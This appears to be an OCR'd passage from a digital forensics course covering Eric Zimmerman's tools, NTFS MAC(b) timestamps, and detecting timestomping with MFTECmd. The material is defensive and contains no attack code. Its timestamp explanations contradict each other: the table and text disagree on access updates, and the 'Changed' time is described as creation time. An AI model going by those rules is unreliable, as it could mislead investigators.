


- Recover `Deleted Files`.





- Conduct `Keyword Searches`.






- Use `Keyword Lists` for targeted searches.





- Undertake `Timeline Analysis` to map out events.



We'll be heavily utilizing Autopsy in the forthcoming "Practical Digital Forensics Scenario" section.

Rapid Triage Examination & Analysis Tools


When it comes to Rapid Triage analysis, the right external tools are essential for thorough examination and analysis.

`Eric Zimmerman` has curated a suite of indispensable tools tailored for this very purpose. These tools are meticulously designed to aid forensic analysts in their quest to extract vital information from digital devices and artifacts.

For a comprehensive list of these tools, check out:
https://ericzimmerman.github.io/#!index.md

Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, let's RDP into the Target IP using the provided credentials. The vast majority of the actions/commands covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

To streamline the download process, we can visit the official website and select either the .net 4 or .net 6 link. This action will initiate the download of all the tools in a compressed format.



We can also leverage the provided PowerShell script, as outlined in step 2 of the screenshot above, to download all the tools.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools> .\Get-ZimmermanTools.ps1

This script will discover and download all available programs
from https://ericzimmerman.github.io and download them to
C:\htb\dfir_module\tools

A file will also be created in C:\Users\johndoe\Desktop\Get-ZimmermanTools
that tracks the SHA-1 of each file,
so rerunning the script will only download new versions.

To redownload, remove lines from or delete the CSV file created under
C:\htb\dfir_module\tools and rerun. Enjoy!

Use -NetVersion to control which version of the software you get (4 or 6).
Default is 6. Use 0 to get both

* Getting available programs...
* Files to download: 27
```

```
* Downloaded Get-ZimmermanTools.zip (Size: 10,396)
* C:\htb\dfir_module\tools\net6 does not exist. Creating...
* Downloaded AmcacheParser.zip (Size: 23,60,293) (net 6)
* Downloaded AppCompatCacheParser.zip (Size: 22,62,497) (net 6)
* Downloaded bstrings.zip (Size: 14,73,298) (net 6)
* Downloaded EvtxECmd.zip (Size: 40,36,022) (net 6)
* Downloaded EZViewer.zip (Size: 8,25,80,608) (net 6)
* Downloaded JLECmd.zip (Size: 27,79,229) (net 6)
* Downloaded JumpListExplorer.zip (Size: 8,66,96,361) (net 6)
* Downloaded LECmd.zip (Size: 32,38,911) (net 6)
* Downloaded MFTECmd.zip (Size: 22,26,605) (net 6)
* Downloaded MFTExplorer.zip (Size: 8,27,54,162) (net 6)
* Downloaded PECmd.zip (Size: 20,13,672) (net 6)
* Downloaded RBCmd.zip (Size: 18,19,172) (net 6)
* Downloaded RecentFileCacheParser.zip (Size: 17,22,133) (net 6)
* Downloaded RECmd.zip (Size: 36,89,345) (net 6)
* Downloaded RegistryExplorer.zip (Size: 9,66,96,169) (net 6)
* Downloaded rla.zip (Size: 21,55,515) (net 6)
* Downloaded SDBExplorer.zip (Size: 8,24,54,727) (net 6)
* Downloaded SBECmd.zip (Size: 21,90,158) (net 6)
* Downloaded ShellBagsExplorer.zip (Size: 8,80,06,168) (net 6)
* Downloaded SQLECmd.zip (Size: 52,83,482) (net 6)
* Downloaded SrumECmd.zip (Size: 24,00,622) (net 6)
* Downloaded SumECmd.zip (Size: 20,23,009) (net 6)
* Downloaded TimelineExplorer.zip (Size: 8,77,50,507) (net 6)
* Downloaded VSCMount.zip (Size: 15,46,539) (net 6)
* Downloaded WxTCmd.zip (Size: 36,98,112) (net 6)
* Downloaded iisGeolocate.zip (Size: 3,66,76,319) (net 6)

* Saving downloaded version information to C:\Users\johndoe\Desktop\Get-
ZimmermanTools\!!!RemoteFileDetails.csv
```


While we'll be utilizing a subset of these tools to analyze the KAPE output data, it's prudent for us to familiarize ourselves with the entire toolkit. Understanding the full capabilities of each tool can significantly enhance our investigative prowess.

In this section we will be working with certain tools and evidence that reside in the following directories of this section's target.

- **Evidence location**: `C:\Users\johndoe\Desktop\forensic_data` - **KAPE's output location**: `C:\Users\johndoe\Desktop\forensic_data\kape_output`
- **Eric Zimmerman's tools location**: `C:\Users\johndoe\Desktop\Get-ZimmermanTools`

- **Active@ Disk Editor's location**: `C:\Program Files\LSoft Technologies\Active@ Disk Editor`
- **EQL's location**: `C:\Users\johndoe\Desktop\eqllib-master`
- **RegRipper's location**: `C:\Users\johndoe\Desktop\RegRipper3.0-master`

MAC(b) Times in NTFS

The term `MAC(b) times` denotes a series of timestamps linked to files or objects. These timestamps are pivotal as they shed light on the chronology of events or actions on a file system. The acronym `MAC(b)` is an abbreviation for `Modified, Accessed, Changed, and (b) Birth` times. The inclusion of `b` signifies the `Birth timestamp`, which isn't universally present across all file systems or easily accessible via standard Windows API functions. Let's delve deeper into the nuances of `MACB` timestamps.

- `Modified Time (M)`: This timestamp captures the last instance when the content within the file underwent modifications. Any alterations to the file's data, such as content edits, trigger an update to this timestamp.
- `Accessed Time (A)`: This timestamp reflects the last occasion when the file was accessed or read, updating whenever the file is opened or otherwise engaged.
- `Changed [Change in MFT Record ] (C)`: This timestamp signifies changes to the MFT record. It captures the moment when the file was initially created. However, it's worth noting that certain file systems, like NTFS, might update this timestamp if the file undergoes movement or copying.
- `Birth Time (b)`: Often referred to as the Birth or Born timestamp, this represents the precise moment when the file or object was instantiated on the file system. Its significance in forensic investigations cannot be overstated, especially when determining a file's original creation time.

General Rules for Timestamps in the Windows NTFS File System

The table below delineates the general rules governing how various file operations influence the timestamps within the Windows NTFS (New Technology File System).

Operation	Modified	Accessed	Birth (Created)
File Create	Yes	Yes	Yes
File Modify	Yes	No	No
File Copy	No (Inherited)	Yes	Yes
File Access	No	No*	No

1. **File Create**:

- `Modified Timestamp (M)` : The Modified timestamp is updated to reflect the time of file creation.
- `Accessed Timestamp (A)` : The Accessed timestamp is updated to reflect that the file was accessed at the time of creation.
- `Birth (Created) Timestamp (b)` : The Birth timestamp is set to the time of file creation.

2. **File Modify**:
   - `Modified Timestamp (M)` : The Modified timestamp is updated to reflect the time when the file's content or attributes were last modified.
   - `Accessed Timestamp (A)` : The Accessed timestamp is not updated when the file is modified.
   - `Birth (Created) Timestamp (b)` : The Birth timestamp is not updated when the file is modified.
3. **File Copy**:
   - `Modified Timestamp (M)` : The Modified timestamp is typically not updated when a file is copied. It usually inherits the timestamp from the source file.
   - `Accessed Timestamp (A)` : The Accessed timestamp is updated to reflect that the file was accessed at the time of copying.
   - `Birth (Created) Timestamp (b)` : The Birth timestamp is updated to the time of copying, indicating when the copy was created.
4. **File Access**:
   - `Modified Timestamp (M)` : The Modified timestamp is not updated when the file is accessed.
   - `Accessed Timestamp (A)` : The Accessed timestamp is updated to reflect the time of access.
   - `Birth (Created) Timestamp (b)` : The Birth timestamp is not updated when the file is accessed.

All these timestamps reside in the `$MFT` file, located at the root of the system drive. While the `$MFT` file will be covered in greater depth later, our current focus remains on understanding these timestamps.


These timestamps are housed within the `$MFT` across two distinct attributes:

- `$STANDARD_INFORMATION`
- `$FILE_NAME`

The timestamps visible in the Windows file explorer are derived from the `$STANDARD_INFORMATION` attribute.

Timestomping Investigation


Identifying instances of timestamp manipulation, commonly termed as timestomping (T1070.006), presents a formidable challenge in digital forensics. Timestomping entails the alteration of file timestamps to obfuscate the sequence of file activities. This tactic is frequently employed by various tools, as illustrated in the MITRE ATT&CK's timestomp technique.



When adversaries manipulate file creation times or deploy tools for such purposes, the timestamp displayed in the file explorer undergoes modification.

For instance, if we load `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT` into `MFT Explorer` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\MFTExplorer`) we will notice that the creation time of the file `ChangedFileTime.txt` has been tampered with, displaying `03-01-2022` in the file explorer, which deviates from the actual creation time.

Note: `MFT Explorer` will take 15-25 minutes to load the file.



However, given our knowledge that the timestamps in the file explorer originate from the `$STANDARD_INFORMATION` attribute, we can cross-verify this data with the timestamps from

the `$FILE_NAME` attribute through `MFTEcmd` (available at `C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6`) as follows.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6> .\MFTECmd.exe -f
'C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT' --de 0x16169
MFTECmd version 1.2.2.1

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/MFTECmd

Command line: -f C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT
--de 0x16169

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT in
3.4924 seconds

C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT: FILE records
found: 93,615 (Free records: 287) File size: 91.8MB

Dumping details for file record with key 00016169-00000004

Entry-seq #: 0x16169-0x4, Offset: 0x585A400, Flags: InUse, Log seq #:
0xCC5FB25, Base Record entry-seq: 0x0-0x0
Reference count: 0x2, FixUp Data Expected: 04-00, FixUp Data Actual: 00-00
| 00-00 (FixUp OK: True)

**** STANDARD INFO ****
  Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0,
ContentOffset 0x18. Resident: True
  Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner
Id: 0x0, Security Id: 0x557, Quota charged: 0x0, Update sequence #:
0x8B71F8

  Created On:         2022-01-03 16:54:25.2726453
  Modified On:        2023-09-07 08:30:12.4258743
  Record Modified On: 2023-09-07 08:30:12.4565632
  Last Accessed On:   2023-09-07 08:30:12.4258743

**** FILE NAME ****
  Attribute #: 0x3, Size: 0x78, Content size: 0x5A, Name size: 0x0,
ContentOffset 0x18. Resident: True

  File name: CHANGE~1.TXT
  Flags: Archive, Name Type: Dos, Reparse Value: 0x0, Physical Size: 0x0,
Logical Size: 0x0
```

```
  Parent Entry-seq #: 0x16947-0x2

  Created On:         2023-09-07 08:30:12.4258743
  Modified On:        2023-09-07 08:30:12.4258743
  Record Modified On: 2023-09-07 08:30:12.4258743
  Last Accessed On:   2023-09-07 08:30:12.4258743

**** FILE NAME ****
  Attribute #: 0x2, Size: 0x80, Content size: 0x68, Name size: 0x0,
ContentOffset 0x18. Resident: True

  File name: ChangedFileTime.txt
  Flags: Archive, Name Type: Windows, Reparse Value: 0x0, Physical Size:
0x0, Logical Size: 0x0
  Parent Entry-seq #: 0x16947-0x2

  Created On:         2023-09-07 08:30:12.4258743
  Modified On:        2023-09-07 08:30:12.4258743
  Record Modified On: 2023-09-07 08:30:12.4258743
  Last Accessed On:   2023-09-07 08:30:12.4258743

**** DATA ****
  Attribute #: 0x1, Size: 0x18, Content size: 0x0, Name size: 0x0,
ContentOffset 0x18. Resident: True

  Resident Data

  Data:

    ASCII:
    UNICODE:
```



```
**** STANDARD INFO ****
  Attribute #: 0x0, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True
  Flags: Archive, Max Version: 0x0, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x557, Quota charged: 0x0,

  Created On:         2022-01-03 16:54:25.2726453
  Modified On:        2023-09-07 08:30:12.4258743
  Record Modified On: 2023-09-07 08:30:12.4565632
  Last Accessed On:   2023-09-07 08:30:12.4258743
```

Timestompping in $STANDARD_INFO

```
**** FILE NAME ****
  Attribute #: 0x2, Size: 0x80, Content size: 0x68, Name size: 0x0, ContentOffset 0x18. Resident: True

  File name: ChangedFileTime.txt
  Flags: Archive, Name Type: Windows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
  Parent Entry-seq #: 0x16947-0x2

  Created On:         2023-09-07 08:30:12.4258743
  Modified On:        2023-09-07 08:30:12.4258743
  Record Modified On: 2023-09-07 08:30:12.4258743
  Last Accessed On:   2023-09-07 08:30:12.4258743

**** DATA ****
  Attribute #: 0x1, Size: 0x18, Content size: 0x0, Name size: 0x0, ContentOffset 0x18. Resident: True
```

Original creation time in $FILE_NAME

In standard Windows file systems like NTFS, regular users typically lack the permissions to directly modify the timestamps of filenames in `$FILE_NAME`. Such modifications are exclusively within the purview of the system kernel.

To kickstart our exploration, let's first acquaint ourselves with filesystem-based artifacts. We'll commence with the `$MFT` file, nestled in the root directory of the KAPE output.

MFT File

The `$MFT` file, commonly referred to as the Master File Table, is an integral part of the NTFS (New Technology File System) used by contemporary Windows operating systems. This file is instrumental in organizing and cataloging files and directories on an NTFS volume. Each file and directory on such a volume has a corresponding entry in the Master File Table. Think of the MFT as a comprehensive database, meticulously documenting metadata and structural details about every file and directory.


For those in the realm of digital forensics, the `$MFT` is a treasure trove of information. It offers a granular record of file and directory activities on the system, encompassing actions like file creation, modification, deletion, and access. By leveraging the `$MFT`, forensic analysts can piece together a detailed timeline of system events and user interactions.

Note: A standout feature of the MFT is its ability to retain metadata about files and directories, even post their deletion from the filesystem. This trait elevates the MFT's significance in forensic analysis and data recovery.

The MFT is strategically positioned at the root of the system drive.

We've already extracted the MFT while showcasing KAPE's capabilities and saved it at `C:\Users\johndoe\Desktop\forensic_data\kape_output\D\$MFT`.

